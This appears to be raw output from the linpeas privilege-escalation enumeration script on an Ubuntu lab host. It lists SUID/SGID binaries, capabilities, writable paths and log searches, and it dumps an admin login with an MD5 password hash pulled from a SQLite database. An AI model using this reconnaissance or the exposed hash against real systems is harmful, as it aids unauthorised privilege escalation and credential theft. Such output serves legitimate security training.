-rwxr-sr-x 1 root   mail             15K Dec  7  2013 /snap/core/6350/usr/bin/dotlockfile
-rwxr-sr-x 1 root   utmp             10K Mar 11  2016 /usr/lib/x86_64-linux-gnu/utempter/utempter
-rwxr-sr-x 1 root   systemd-network  36K Apr  5  2016 /snap/core/6531/usr/bin/crontab
-rwxr-sr-x 1 root   systemd-network  36K Apr  5  2016 /snap/core/6350/usr/bin/crontab
-rwxr-sr-x 1 root   shadow           23K May 17  2017 /snap/core/6531/usr/bin/expiry
-rwxr-sr-x 1 root   shadow           61K May 17  2017 /snap/core/6531/usr/bin/chage
-rwxr-sr-x 1 root   shadow           23K May 17  2017 /snap/core/6350/usr/bin/expiry
-rwxr-sr-x 1 root   shadow           61K May 17  2017 /snap/core/6350/usr/bin/chage
-rwxr-sr-x 1 root   mail             26K Sep 12  2017 /usr/lib/emacs/25.2/x86_64-linux-gnu/movemail
-rwxr-sr-x 1 root   crontab          39K Nov 16  2017 /usr/bin/crontab
-rwxr-sr-x 1 root   mail             18K Dec  3  2017 /usr/bin/dotlockfile
-rwxr-sr-x 1 root   tty              14K Jan 17  2018 /usr/bin/bsd-write
-rwxr-sr-x 1 root   shadow           23K Jan 25  2018 /usr/bin/expiry
-rwxr-sr-x 1 root   shadow           71K Jan 25  2018 /usr/bin/chage
-rwsr-sr-x 1 daemon daemon           51K Feb 20  2018 /usr/bin/at
-rwxr-sr-x 1 root   mlocate          43K Mar  1  2018 /usr/bin/mlocate
-rwxr-sr-x 1 root   shadow           35K Apr  9  2018 /snap/core/6531/sbin/unix_chkpwd
```

```
-rwxr-sr-x 1 root   shadow          35K Apr  9  2018 /snap/core/6531/sbin/pam_extrausers_chkpwd
-rwxr-sr-x 1 root   shadow          35K Apr  9  2018 /snap/core/6350/sbin/unix_chkpwd
-rwxr-sr-x 1 root   shadow          35K Apr  9  2018 /snap/core/6350/sbin/pam_extrausers_chkpwd
-rwxr-sr-x 1 root   tty             27K May 16  2018 /snap/core/6531/usr/bin/wall
-rwxr-sr-x 1 root   tty             27K May 16  2018 /snap/core/6350/usr/bin/wall
-rwxr-sr-x 1 root   tty             31K Oct 15  2018 /usr/bin/wall
-rwxr-sr-x 1 root   crontab        351K Nov  5  2018 /snap/core/6350/usr/bin/ssh-agent
-rwsr-sr-x 1 root   root            97K Jan 29  2019 /snap/core/6350/usr/lib/snapd/snap-confine
-rwxr-sr-x 1 root   crontab        351K Jan 31  2019 /snap/core/6531/usr/bin/ssh-agent
-rwxr-sr-x 1 root   shadow          34K Feb 27  2019 /sbin/unix_chkpwd
-rwxr-sr-x 1 root   shadow          34K Feb 27  2019 /sbin/pam_extrausers_chkpwd
-rwsr-sr-x 1 root   root            97K Feb 27  2019 /snap/core/6531/usr/lib/snapd/snap-confine
-rwxr-sr-x 1 root   ssh            355K Mar  4  2019 /usr/bin/ssh-agent
-rwsr-sr-x 1 root   root            99K Mar 15  2019 /usr/lib/snapd/snap-confine

[+] Checking misconfigurations of ld.so
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#ld-so
/etc/ld.so.conf
include /etc/ld.so.conf.d/*.conf

/etc/ld.so.conf.d
  /etc/ld.so.conf.d/fakeroot-x86_64-linux-gnu.conf
/usr/lib/x86_64-linux-gnu/libfakeroot
  /etc/ld.so.conf.d/libc.conf
/usr/local/lib
  /etc/ld.so.conf.d/x86_64-linux-gnu.conf
/usr/local/lib/x86_64-linux-gnu
/lib/x86_64-linux-gnu
/usr/lib/x86_64-linux-gnu

[+] Capabilities
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#capabilities
Current capabilities:
Current: =
CapInh: 0000000000000000
CapPrm: 0000000000000000
CapEff: 0000000000000000
CapBnd: 0000003fffffffff
CapAmb: 0000000000000000

Shell capabilities:
0x0000000000000000=
CapInh: 0000000000000000
CapPrm: 0000000000000000
CapEff: 0000000000000000
CapBnd: 0000003fffffffff
CapAmb: 0000000000000000

Files with capabilities:
/usr/bin/mtr-packet = cap_net_raw+ep

[+] Users with capabilities
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#capabilities

[+] Files with ACLs
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#acls
files with acls in searched folders Not Found

[+] .sh files in path
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#script-binaries-in-path
/usr/bin/gettext.sh

[+] Unexpected in root
/vmlinuz.old
/initrd.img.old
/initrd.img
/vmlinuz
/swap.img
/lost+found

[+] Files (scripts) in /etc/profile.d/
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#profiles-files
total 36
drwxr-xr-x   2 root root 4096 Mar 22  2019 .
drwxr-xr-x 101 root root 4096 Mar 22  2019 ..
-rw-r--r--   1 root root   96 Aug 19  2018 01-locale-fix.sh
-rw-r--r--   1 root root  825 Feb  3  2019 apps-bin-path.sh
-rw-r--r--   1 root root  664 Apr  2  2018 bash_completion.sh
```

```
-rw-r--r--   1 root root 1003 Dec 29  2015 cedilla-portuguese.sh
-rw-r--r--   1 root root 1557 Dec  4  2017 Z97-byobu.sh
-rwxr-xr-x   1 root root  873 Oct  3  2018 Z99-cloudinit-warnings.sh
-rwxr-xr-x   1 root root 3417 Oct  3  2018 Z99-cloud-locale-test.sh

[+] Permissions in init, init.d, systemd, and rc.d
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#init-init-d-systemd-and-rc-d

[+] Hashes inside passwd file? ........... No
[+] Writable passwd file? ................ No
[+] Credentials in fstab/mtab? ........... No
[+] Can I read shadow files? ............. No
[+] Can I read opasswd file? ............. No
[+] Can I write in network-scripts? ...... No
[+] Can I read root folder? .............. No

[+] Searching root files in home dirs (limit 30)
/home/
/root/

[+] Searching folders owned by me containing others files on it

[+] Readable files belonging to root and readable by me but not world readable

[+] Modified interesting files in the last 5mins (limit 100)
/var/log/journal/8395ee3c2022408bba17501034058b07/user-1001.journal
/var/log/journal/8395ee3c2022408bba17501034058b07/system.journal
/var/log/syslog
/var/log/auth.log
/var/log/kern.log
/home/r00t/.config/lxc/config.yml
/home/r00t/.gnupg/crls.d/DIR.txt
/home/r00t/.gnupg/pubring.kbx
/home/r00t/.gnupg/trustdb.gpg
/home/r00t/lin.txt

[+] Writable log files (logrotten) (limit 100)
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#logrotate-exploitation

[+] Files inside /home/r00t (limit 20)
total 504
drwxr-xr-x 5 r00t r00t   4096 May 19 03:51 .
drwxr-xr-x 5 root root   4096 Mar 22  2019 ..
-rw------- 1 r00t r00t     42 May 19 03:46 .bash_history
-rw-r--r-- 1 r00t r00t    220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 r00t r00t   3771 Apr  4  2018 .bashrc
drwx------ 2 r00t r00t   4096 May 19 03:13 .cache
drwxr-x--- 3 r00t r00t   4096 May 19 03:50 .config
drwx------ 4 r00t r00t   4096 May 19 03:52 .gnupg
-rwxrwxr-x 1 r00t r00t 326636 Mar 26 03:48 linpeas.sh
-rw-rw-r-- 1 r00t r00t 143474 May 19 03:53 lin.txt
-rw-r--r-- 1 r00t r00t    807 Apr  4  2018 .profile

[+] Files inside others home (limit 20)
/home/lp1/.profile
/home/lp1/.bash_history
/home/lp1/.bash_logout
/home/lp1/.sudo_as_admin_successful
/home/lp1/.bashrc
/home/www/.profile
/home/www/.selected_editor
/home/www/.bash_history
/home/www/.npm/parseurl/1.3.2/package.tgz
/home/www/.npm/parseurl/1.3.2/package/package.json
/home/www/.npm/asynckit/0.4.0/package.tgz
/home/www/.npm/asynckit/0.4.0/package/package.json
/home/www/.npm/content-type/1.0.4/package.tgz
/home/www/.npm/content-type/1.0.4/package/package.json
/home/www/.npm/forever-agent/0.6.1/package.tgz
/home/www/.npm/forever-agent/0.6.1/package/package.json
/home/www/.npm/vary/1.1.2/package.tgz
/home/www/.npm/vary/1.1.2/package/package.json
/home/www/.npm/ini/1.3.5/package.tgz
/home/www/.npm/ini/1.3.5/package/package.json

[+] Searching installed mail applications

[+] Mails (limit 50)
```

```
[+] Backup folders
drwxr-xr-x 2 root root 4096 May 19 02:29 /var/backups
total 16
-rw-r--r-- 1 root root 11327 Mar 22  2019 apt.extended_states.0
-rw-r--r-- 1 root root   426 Mar 19  2019 apt.extended_states.1.gz

[+] Backup files
-rw-rw-r-- 1 www www 7138 Feb 13  2018 /home/www/api/node_modules/form-data/README.md.bak
-rwxr-xr-x 1 root root 226 Dec  4  2017 /usr/share/byobu/desktop/byobu.desktop.old
-rw-r--r-- 1 root root 7867 Nov  7  2016 /usr/share/doc/telnet/README.telnet.old.gz
-rw-r--r-- 1 root root 361345 Feb  2  2018 /usr/share/doc/manpages/Changes.old.gz
-rw-r--r-- 1 root root 2746 Apr 12  2018 /usr/share/man/man8/vgcfgbackup.8.gz
-rw-r--r-- 1 root root 10142 Dec  7  2015 /usr/share/npm/node_modules/request/node_modules/http-
signature/node_modules/ctype/README.old
-rw-r--r-- 1 root root 11755 Mar 22  2019 /usr/share/info/dir.old
-rw-r--r-- 1 root root 217007 Feb  6  2019 /usr/src/linux-headers-4.15.0-46-generic/.config.old
-rw-r--r-- 1 root root 0 Feb  6  2019 /usr/src/linux-headers-4.15.0-46-generic/include/config/-
wm831x/backup.h
-rw-r--r-- 1 root root 0 Feb  6  2019 /usr/src/linux-headers-4.15.0-46-generic/include/config/net/-
team/mode/activebackup.h
-rw-r--r-- 1 root root 35464 Oct 10  2018 /usr/lib/open-vm-tools/plugins/vmsvc/libvmbackup.so
-rw-r--r-- 1 root root 2765 Feb 14  2019 /etc/apt/sources.list.curtin.old
-rw-r--r-- 1 root root 7886 Feb  6  2019 /lib/modules/4.15.0-46-generic/kernel/drivers/net/team/-
team_mode_activebackup.ko
-rw-r--r-- 1 root root 7838 Feb  6  2019 /lib/modules/4.15.0-46-generic/kernel/drivers/power/supply/-
wm831x_backup.ko

[+] Searching tables inside readable .db/.sql/.sqlite files (limit 100)
Found: /var/lib/mlocate/mlocate.db: regular file, no read permission
Found: /home/www/api/utech.db.sqlite: SQLite 3.x database, last written using SQLite version 3026000
 -> Extracting tables from /home/www/api/utech.db.sqlite (limit 20)
  --> Found interesting column names in users (output limit 10)
CREATE TABLE users (
            login Varchar,
            password Varchar,
            type Int
        )
admin, 0d0ea5111e3c1def594c1684e3b9be84, 0


[+] Web files?(output limit)
/var/www/:
total 12K
drwxr-xr-x  3 root root 4.0K Mar 19  2019 .
drwxr-xr-x 14 root root 4.0K Mar 19  2019 ..
drwxr-xr-x  5 root root 4.0K Mar 22  2019 html

/var/www/html:
total 60K
drwxr-xr-x 5 root root 4.0K Mar 22  2019 .
drwxr-xr-x 3 root root 4.0K Mar 19  2019 ..

[+] Readable hidden interesting files
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#read-sensitive-data
-rw-r--r-- 1 root root 2319 Apr  4  2018 /etc/bash.bashrc
-rw-r--r-- 1 root root 3771 Apr  4  2018 /etc/skel/.bashrc
-rw-r--r-- 1 root root 807 Apr  4  2018 /etc/skel/.profile
-rw-r--r-- 1 lp1 lp1 3771 Apr  4  2018 /home/lp1/.bashrc
-rw-r--r-- 1 lp1 lp1 807 Apr  4  2018 /home/lp1/.profile
-rw-r--r-- 1 lp1 lp1 0 Mar 19  2019 /home/lp1/.sudo_as_admin_successful
-rw------- 1 r00t r00t 42 May 19 03:46 /home/r00t/.bash_history
Searching possible passwords inside /home/r00t/.bash_history (limit 100)

-rw-r--r-- 1 r00t r00t 3771 Apr  4  2018 /home/r00t/.bashrc
-rw-r--r-- 1 r00t r00t 807 Apr  4  2018 /home/r00t/.profile
-rw-r--r-- 1 www www 3771 Apr  4  2018 /home/www/.bashrc
-rw-r--r-- 1 www www 807 Apr  4  2018 /home/www/.profile
-rw-r--r-- 1 root root 3106 Aug  6  2018 /usr/share/base-files/dot.bashrc
-rw-r--r-- 1 root root 2889 Dec  4  2017 /usr/share/byobu/profiles/bashrc
-rw-r--r-- 1 root root 2778 Aug 13  2017 /usr/share/doc/adduser/examples/-
adduser.local.conf.examples/bash.bashrc
-rw-r--r-- 1 root root 802 Aug 13  2017 /usr/share/doc/adduser/examples/adduser.local.conf.examples/-
skel/dot.bashrc

[+] All hidden files (not in /sys/ or the ones listed in the previous check) (limit 70)
-rw-r--r-- 1 landscape landscape 0 Feb 14  2019 /var/lib/landscape/.cleanup.user
-rw-r--r-- 1 root root 1531 Mar 19  2019 /var/cache/apparmor/.features
```

```
-rw-r--r-- 1 lp1 lp1 807 Apr  4  2018 /home/lp1/.profile
-rw------- 1 lp1 lp1 22 Mar 22  2019 /home/lp1/.bash_history
-rw-r--r-- 1 lp1 lp1 220 Apr  4  2018 /home/lp1/.bash_logout
-rw-r--r-- 1 lp1 lp1 0 Mar 19  2019 /home/lp1/.sudo_as_admin_successful
-rw-r--r-- 1 lp1 lp1 3771 Apr  4  2018 /home/lp1/.bashrc
-rw-r--r-- 1 r00t r00t 807 Apr  4  2018 /home/r00t/.profile
-rw------- 1 r00t r00t 42 May 19 03:46 /home/r00t/.bash_history
-rw-r--r-- 1 r00t r00t 220 Apr  4  2018 /home/r00t/.bash_logout
-rw-r--r-- 1 r00t r00t 3771 Apr  4  2018 /home/r00t/.bashrc
-rw-r--r-- 1 www www 807 Apr  4  2018 /home/www/.profile
-rw-rw-r-- 1 www www 73 Mar 22  2019 /home/www/.selected_editor
-rw------- 1 www www 8 Mar 22  2019 /home/www/.bash_history
-rw-rw-r-- 1 www www 17776 Mar 22  2019 /home/www/.npm/registry.npmjs.org/parseurl/.cache.json
-rw-rw-r-- 1 www www 16368 Mar 22  2019 /home/www/.npm/registry.npmjs.org/asynckit/.cache.json
-rw-rw-r-- 1 www www 12715 Mar 22  2019 /home/www/.npm/registry.npmjs.org/content-type/.cache.json
-rw-rw-r-- 1 www www 8138 Mar 22  2019 /home/www/.npm/registry.npmjs.org/forever-agent/.cache.json
-rw-rw-r-- 1 www www 13967 Mar 22  2019 /home/www/.npm/registry.npmjs.org/vary/.cache.json
-rw-rw-r-- 1 www www 17219 Mar 22  2019 /home/www/.npm/registry.npmjs.org/ini/.cache.json
-rw-rw-r-- 1 www www 99189 Mar 22  2019 /home/www/.npm/registry.npmjs.org/har-validator/.cache.json
-rw-rw-r-- 1 www www 7180 Mar 22  2019 /home/www/.npm/registry.npmjs.org/jsbn/.cache.json
-rw-rw-r-- 1 www www 40067 Mar 22  2019 /home/www/.npm/registry.npmjs.org/uuid/.cache.json
-rw-rw-r-- 1 www www 63862 Mar 22  2019 /home/www/.npm/registry.npmjs.org/cors/.cache.json
-rw-rw-r-- 1 www www 22359 Mar 22  2019 /home/www/.npm/registry.npmjs.org/detect-libc/.cache.json
-rw-rw-r-- 1 www www 12420 Mar 22  2019 /home/www/.npm/registry.npmjs.org/wide-align/.cache.json
-rw-rw-r-- 1 www www 28623 Mar 22  2019 /home/www/.npm/registry.npmjs.org/brace-
expansion/.cache.json
-rw-rw-r-- 1 www www 21825 Mar 22  2019 /home/www/.npm/registry.npmjs.org/string_decoder/.cache.json
-rw-rw-r-- 1 www www 78462 Mar 22  2019 /home/www/.npm/registry.npmjs.org/form-data/.cache.json
-rw-rw-r-- 1 www www 13451 Mar 22  2019 /home/www/.npm/registry.npmjs.org/delayed-stream/.cache.json
-rw-rw-r-- 1 www www 100197 Mar 22  2019 /home/www/.npm/registry.npmjs.org/serve-static/.cache.json
-rw-rw-r-- 1 www www 10549 Mar 22  2019 /home/www/.npm/registry.npmjs.org/methods/.cache.json
-rw-rw-r-- 1 www www 28589 Mar 22  2019 /home/www/.npm/registry.npmjs.org/deep-extend/.cache.json
-rw-rw-r-- 1 www www 17564 Mar 22  2019 /home/www/.npm/registry.npmjs.org/array-flatten/.cache.json
-rw-rw-r-- 1 www www 17400 Mar 22  2019 /home/www/.npm/registry.npmjs.org/safer-buffer/.cache.json
-rw-rw-r-- 1 www www 6063 Mar 22  2019 /home/www/.npm/registry.npmjs.org/destroy/.cache.json
-rw-rw-r-- 1 www www 10027 Mar 22  2019 /home/www/.npm/registry.npmjs.org/encodeurl/.cache.json
-rw-rw-r-- 1 www www 62439 Mar 22  2019 /home/www/.npm/registry.npmjs.org/rc/.cache.json
-rw-rw-r-- 1 www www 6490 Mar 22  2019 /home/www/.npm/registry.npmjs.org/has-unicode/.cache.json
-rw-rw-r-- 1 www www 5090 Mar 22  2019 /home/www/.npm/registry.npmjs.org/aws-sign2/.cache.json
-rw-rw-r-- 1 www www 53051 Mar 22  2019 /home/www/.npm/registry.npmjs.org/dashdash/.cache.json
-rw-rw-r-- 1 www www 13970 Mar 22  2019 /home/www/.npm/registry.npmjs.org/fast-deep-
equal/.cache.json
-rw-rw-r-- 1 www www 8924 Mar 22  2019 /home/www/.npm/registry.npmjs.org/inherits/.cache.json
-rw-rw-r-- 1 www www 42263 Mar 22  2019 /home/www/.npm/registry.npmjs.org/punycode/.cache.json
-rw-rw-r-- 1 www www 182403 Mar 22  2019 /home/www/.npm/registry.npmjs.org/sqlite3/.cache.json
-rw-rw-r-- 1 www www 17859 Mar 22  2019 /home/www/.npm/registry.npmjs.org/strip-json-
comments/.cache.json
-rw-rw-r-- 1 www www 13187 Mar 22  2019 /home/www/.npm/registry.npmjs.org/oauth-sign/.cache.json
-rw-rw-r-- 1 www www 14522 Mar 22  2019 /home/www/.npm/registry.npmjs.org/caseless/.cache.json
-rw-rw-r-- 1 www www 15417 Mar 22  2019 /home/www/.npm/registry.npmjs.org/npm-bundled/.cache.json
-rw-rw-r-- 1 www www 35361 Mar 22  2019 /home/www/.npm/registry.npmjs.org/npm-packlist/.cache.json
-rw-rw-r-- 1 www www 9901 Mar 22  2019 /home/www/.npm/registry.npmjs.org/extsprintf/.cache.json
-rw-rw-r-- 1 www www 63024 Mar 22  2019 /home/www/.npm/registry.npmjs.org/type-is/.cache.json
-rw-rw-r-- 1 www www 7767 Mar 22  2019 /home/www/.npm/registry.npmjs.org/ecc-jsbn/.cache.json
-rw-rw-r-- 1 www www 50325 Mar 22  2019 /home/www/.npm/registry.npmjs.org/http-errors/.cache.json
-rw-rw-r-- 1 www www 75215 Mar 22  2019 /home/www/.npm/registry.npmjs.org/aws4/.cache.json
-rw-rw-r-- 1 www www 24750 Mar 22  2019 /home/www/.npm/registry.npmjs.org/is-buffer/.cache.json
-rw-rw-r-- 1 www www 3649 Mar 22  2019 /home/www/.npm/registry.npmjs.org/crypt/.cache.json
-rw-rw-r-- 1 www www 4800 Mar 22  2019 /home/www/.npm/registry.npmjs.org/utils-merge/.cache.json
-rw-rw-r-- 1 www www 10141 Mar 22  2019 /home/www/.npm/registry.npmjs.org/setprototypeof/.cache.json
-rw-rw-r-- 1 www www 99801 Mar 22  2019 /home/www/.npm/registry.npmjs.org/mime-db/.cache.json
-rw-rw-r-- 1 www www 33749 Mar 22  2019 /home/www/.npm/registry.npmjs.org/safe-buffer/.cache.json
-rw-rw-r-- 1 www www 27388 Mar 22  2019 /home/www/.npm/registry.npmjs.org/http-signature/.cache.json
-rw-rw-r-- 1 www www 10675 Mar 22  2019 /home/www/.npm/registry.npmjs.org/process-nextick-
args/.cache.json
-rw-rw-r-- 1 www www 714296 Mar 22  2019 /home/www/.npm/registry.npmjs.org/ajv/.cache.json
-rw-rw-r-- 1 www www 5736 Mar 22  2019 /home/www/.npm/registry.npmjs.org/bcrypt-pbkdf/.cache.json
-rw-rw-r-- 1 www www 7456 Mar 22  2019 /home/www/.npm/registry.npmjs.org/json-stringify-
safe/.cache.json
-rw-rw-r-- 1 www www 8904 Mar 22  2019 /home/www/.npm/registry.npmjs.org/chownr/.cache.json
-rw-rw-r-- 1 www www 69963 Mar 22  2019 /home/www/.npm/registry.npmjs.org/psl/.cache.json
-rw-rw-r-- 1 www www 63600 Mar 22  2019 /home/www/.npm/registry.npmjs.org/sax/.cache.json
-rw-rw-r-- 1 www www 19630 Mar 22  2019 /home/www/.npm/registry.npmjs.org/signal-exit/.cache.json

[+] Readable files inside /tmp, /var/tmp, /private/tmp, /private/var/at/tmp, /private/var/tmp, and
backup folders (limit 70)
-rw-r--r-- 1 root root 426 Mar 19  2019 /var/backups/apt.extended_states.1.gz
-rw-r--r-- 1 root root 11327 Mar 22  2019 /var/backups/apt.extended_states.0
```

```
[+] Interesting writable files owned by me or writable by everyone (not in Home) (max 500)
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-files
/dev/mqueue
/dev/shm
/home/r00t
/run/lock
/run/screen
/run/screen/S-r00t
/run/user/1001
/run/user/1001/gnupg
/run/user/1001/systemd
/snap/core/6350/run/lock
/snap/core/6350/tmp
/snap/core/6350/var/tmp
/snap/core/6531/run/lock
/snap/core/6531/tmp
/snap/core/6531/var/tmp
/tmp
/tmp/.font-unix
/tmp/.ICE-unix
/tmp/.Test-unix
/tmp/tmux-1001
/tmp/.X11-unix
#)You_can_write_even_more_files_inside_last_directory

/var/crash
/var/lib/lxcfs/cgroup/memory/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/accounts-daemon.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/acpid.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/apache2.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/atd.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/cron.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/dbus.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/dev-hugepages.mount/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/dev-mqueue.mount/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/docker.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/docker.socket/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/inetd.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/lvm2-lvmetad.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/lxcfs.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/lxd.socket/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/mysql.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/networkd-dispatcher.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/polkit.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/proc-sys-fs-binfmt_misc.mount/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/rsyslog.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/snap-core-6350.mount/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/snap-core-6531.mount/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/snapd.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/snapd.socket/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/ssh.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/sys-fs-fuse-connections.mount/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/sys-kernel-config.mount/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/sys-kernel-debug.mount/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/systemd-journald.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/systemd-logind.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/systemd-networkd.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/systemd-resolved.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/systemd-timesyncd.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/systemd-udevd.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/system-getty.slice/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/system-serialx2dgetty.slice/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/unattended-upgrades.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/uuidd.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/vsftpd.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/user.slice/cgroup.event_control
/var/lib/lxcfs/cgroup/name=systemd/user.slice/user-1001.slice/user@1001.service
/var/lib/lxcfs/cgroup/name=systemd/user.slice/user-1001.slice/user@1001.service/-
cgroup.clone_children
/var/lib/lxcfs/cgroup/name=systemd/user.slice/user-1001.slice/user@1001.service/cgroup.procs
/var/lib/lxcfs/cgroup/name=systemd/user.slice/user-1001.slice/user@1001.service/dirmngr.service
/var/lib/lxcfs/cgroup/name=systemd/user.slice/user-1001.slice/user@1001.service/dirmngr.service/-
cgroup.clone_children
/var/lib/lxcfs/cgroup/name=systemd/user.slice/user-1001.slice/user@1001.service/dirmngr.service/-
cgroup.procs
```

```
/var/lib/lxcfs/cgroup/name=systemd/user.slice/user-1001.slice/user@1001.service/dirmngr.service/-
notify_on_release
/var/lib/lxcfs/cgroup/name=systemd/user.slice/user-1001.slice/user@1001.service/dirmngr.service/-
tasks
/var/lib/lxcfs/cgroup/name=systemd/user.slice/user-1001.slice/user@1001.service/gpg-agent.service
/var/lib/lxcfs/cgroup/name=systemd/user.slice/user-1001.slice/user@1001.service/gpg-agent.service/-
cgroup.clone_children
/var/lib/lxcfs/cgroup/name=systemd/user.slice/user-1001.slice/user@1001.service/gpg-agent.service/-
cgroup.procs
/var/lib/lxcfs/cgroup/name=systemd/user.slice/user-1001.slice/user@1001.service/gpg-agent.service/-
notify_on_release
/var/lib/lxcfs/cgroup/name=systemd/user.slice/user-1001.slice/user@1001.service/gpg-agent.service/-
tasks
/var/lib/lxcfs/cgroup/name=systemd/user.slice/user-1001.slice/user@1001.service/init.scope
/var/lib/lxcfs/cgroup/name=systemd/user.slice/user-1001.slice/user@1001.service/init.scope/-
cgroup.clone_children
/var/lib/lxcfs/cgroup/name=systemd/user.slice/user-1001.slice/user@1001.service/init.scope/-
cgroup.procs
/var/lib/lxcfs/cgroup/name=systemd/user.slice/user-1001.slice/user@1001.service/init.scope/-
notify_on_release
/var/lib/lxcfs/cgroup/name=systemd/user.slice/user-1001.slice/user@1001.service/init.scope/tasks
/var/lib/lxcfs/cgroup/name=systemd/user.slice/user-1001.slice/user@1001.service/tasks
/var/lib/php/sessions
/var/tmp

[+] Interesting GROUP writable files (not in Home) (max 500)
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-files
  Group r00t:

  Group docker:


[+] Searching passwords in config PHP files

[+] Checking for TTY (sudo/su) passwords in audit logs

[+] Finding IPs inside logs (limit 70)
     38 /var/log/dpkg.log:2.18.04.1
     26 /var/log/dpkg.log:7.18.04.1
     18 /var/log/dpkg.log:3.192.1.5
     17 /var/log/dpkg.log:2.37.1.1
     17 /var/log/dpkg.log:1.18.04.8
     16 /var/log/dpkg.log:18.04.11.9
     11 /var/log/dpkg.log:2.18.04.3
     11 /var/log/dpkg.log:1.18.04.9
     11 /var/log/cloud-init-output.log:255.255.255.255
      8 /var/log/dpkg.log:6.18.04.1
      4 /var/log/apt/history.log:2.18.04.1
      3 /var/log/installer/installer-journal.txt:91.189.89.199
      3 /var/log/apt/history.log:7.18.04.1
      2 /var/log/wtmp:10.2.81.218
      2 /var/log/journal/8395ee3c2022408bba17501034058b07/user-1001.journal:10.2.81.218
      2 /var/log/installer/installer-journal.txt:2.37.1.1
      2 /var/log/cloud-init-output.log:172.30.16.1
      2 /var/log/apt/history.log:2.37.1.1
      2 /var/log/apt/history.log:18.04.11.9
      2 /var/log/apt/history.log:1.18.04.8
      1 /var/log/lastlog:10.2.81.218
      1 /var/log/installer/subiquity-debug.log:127.255.255.255
      1 /var/log/cloud-init-output.log:172.30.24.75
      1 /var/log/cloud-init-output.log:10.10.249.84
      1 /var/log/apt/history.log:6.18.04.1
      1 /var/log/apt/history.log:3.192.1.5
      1 /var/log/apt/history.log:2.18.04.3
      1 /var/log/apt/history.log:1.18.04.9

[+] Finding passwords inside logs (limit 70)
Binary file /var/log/cloud-init.log matches
Binary file /var/log/journal/8395ee3c2022408bba17501034058b07/user-1001.journal matches
/var/log/bootstrap.log: base-passwd depends on libc6 (>= 2.8); however:
/var/log/bootstrap.log: base-passwd depends on libdebconfclient0 (>= 0.145); however:
/var/log/bootstrap.log:dpkg: base-passwd: dependency problems, but configuring anyway as you
requested:
/var/log/bootstrap.log:Preparing to unpack .../base-passwd_3.5.44_amd64.deb ...
/var/log/bootstrap.log:Preparing to unpack .../passwd_1%3a4.5-1ubuntu1_amd64.deb ...
/var/log/bootstrap.log:Selecting previously unselected package base-passwd.
/var/log/bootstrap.log:Selecting previously unselected package passwd.
/var/log/bootstrap.log:Setting up base-passwd (3.5.44) ...
```

```
/var/log/bootstrap.log:Setting up passwd (1:4.5-1ubuntu1) ...
/var/log/bootstrap.log:Shadow passwords are now on.
/var/log/bootstrap.log:Unpacking base-passwd (3.5.44) ...
/var/log/bootstrap.log:Unpacking base-passwd (3.5.44) over (3.5.44) ...
/var/log/bootstrap.log:Unpacking passwd (1:4.5-1ubuntu1) ...
/var/log/cloud-init.log:2019-03-19 14:42:36,533 - ssh_util.py[DEBUG]: line 123: option
PasswordAuthentication added with yes
/var/log/cloud-init.log:2019-03-19 14:42:36,612 - cc_set_passwords.py[DEBUG]: Restarted the ssh
daemon.
/var/log/cloud-init.log:2019-03-22 12:39:18,502 - helpers.py[DEBUG]: config-set-passwords already
ran (freq=once-per-instance)
/var/log/cloud-init.log:2019-03-22 13:56:43,927 - helpers.py[DEBUG]: config-set-passwords already
ran (freq=once-per-instance)
